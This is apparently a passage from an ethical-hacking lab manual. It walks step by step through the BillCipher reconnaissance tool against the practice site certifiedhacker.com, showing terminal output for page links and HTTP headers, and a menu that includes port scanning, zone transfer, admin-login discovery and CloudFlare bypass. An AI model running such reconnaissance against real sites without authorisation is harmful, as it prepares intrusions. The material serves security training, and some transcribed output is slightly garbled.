
```
python3 billcipher.py - Parrot Terminal
File Edit View Search Terminal Help
Are you want to collect information of website or IP address? [website/IP]: website
Enter the website address: www.certifiedhacker.com

1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
15) Email Gathering (use Infoga)
16) Subdomain listing (use Sublist3r)
17) Find Admin login site (use Breacher)
18) Check and Bypass CloudFlare (use HatCloud)
19) Website Copier (use httrack)
20) Host Info Scanner (use WhatWeb)
21) About BillCipher
22) Fuck Out Of Here (Exit)

What information would you like to collect? (1-20): 6
http://certifiedhacker.com/P-folio/index.html
http://certifiedhacker.com/Online Booking/index.htm
http://certifiedhacker.com/corporate-learning-website/01-homepage.html
http://certifiedhacker.com/Real Estates/index.html
http://certifiedhacker.com/Recipes/index.html
http://certifiedhacker.com/Social Media/index.html
http://certifiedhacker.com/Turbo Max/index.htm
http://certifiedhacker.com/Under Construction/index.html
http://certifiedhacker.com/Under the trees/index.html
http://certifiedhacker.com/

Do you want to continue? [Yes/No]: Yes
```


27. Are you want to collect information of website or IP address? option appears, type **website** and press **Enter**.
28. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
29. Now, type **8** and press **Enter** to choose the **HTTP Header** option from the available information gathering options.
30. The result appears, displaying information regarding the HTTP header of the target website, as shown in the screenshot.
31. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




```
python3 billcipher.py - Parrot Terminal
File Edit View Search Terminal Help

1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
15) Email Gathering (use Infoga)
16) Subdomain listing (use Sublist3r)
17) Find Admin login site (use Breacher)
18) Check and Bypass CloudFlare (use HatCloud)
19) Website Copier (use httrack)
20) Host Info Scanner (use WhatWeb)
21) About BillCipher
22) Fuck Out Of Here (Exit)

What information would you like to collect? (1-20): 8
HTTP/1.1 200 OK
Date: Mon, 21 Mar 2022 12:52:46 GMT
Server: nginx/1.19.10
Content-Type: text/html
Content-Length: 3228
Last-Modified: Thu, 10 Feb 2011 11:01:38 GMT
Vary: Accept-Encoding
Content-Encoding: gzip
host-header: c2hhcmVkJsdWVob3N0LmNvbQ==
X-Server-Cache: true
X-Proxy-Cache: HIT
Accept-Ranges: bytes

Do you want to continue? [Yes/No]: Yes
```


32. Are you want to collect information of website or IP address? option appears, type **website** and press **Enter**.
33. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
34. Now, type **9** and press **Enter** to choose **Host Finder** option from the available information gathering option.
35. The result appears, displaying information regarding the IP address of the target website, as shown in the screenshot.³
36. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.



```
python3 billcipher.py - Parrot Terminal
File Edit View Search Terminal Help
Content-Encoding: gzip
host-header: c2hhcmVklmJsdWVob3N0LmNvbQ==
X-Server-Cache: true
X-Proxy-Cache: HIT
Accept-Ranges: bytes
at hacker's Home

Do you want to continue? [Yes/No]: Yes

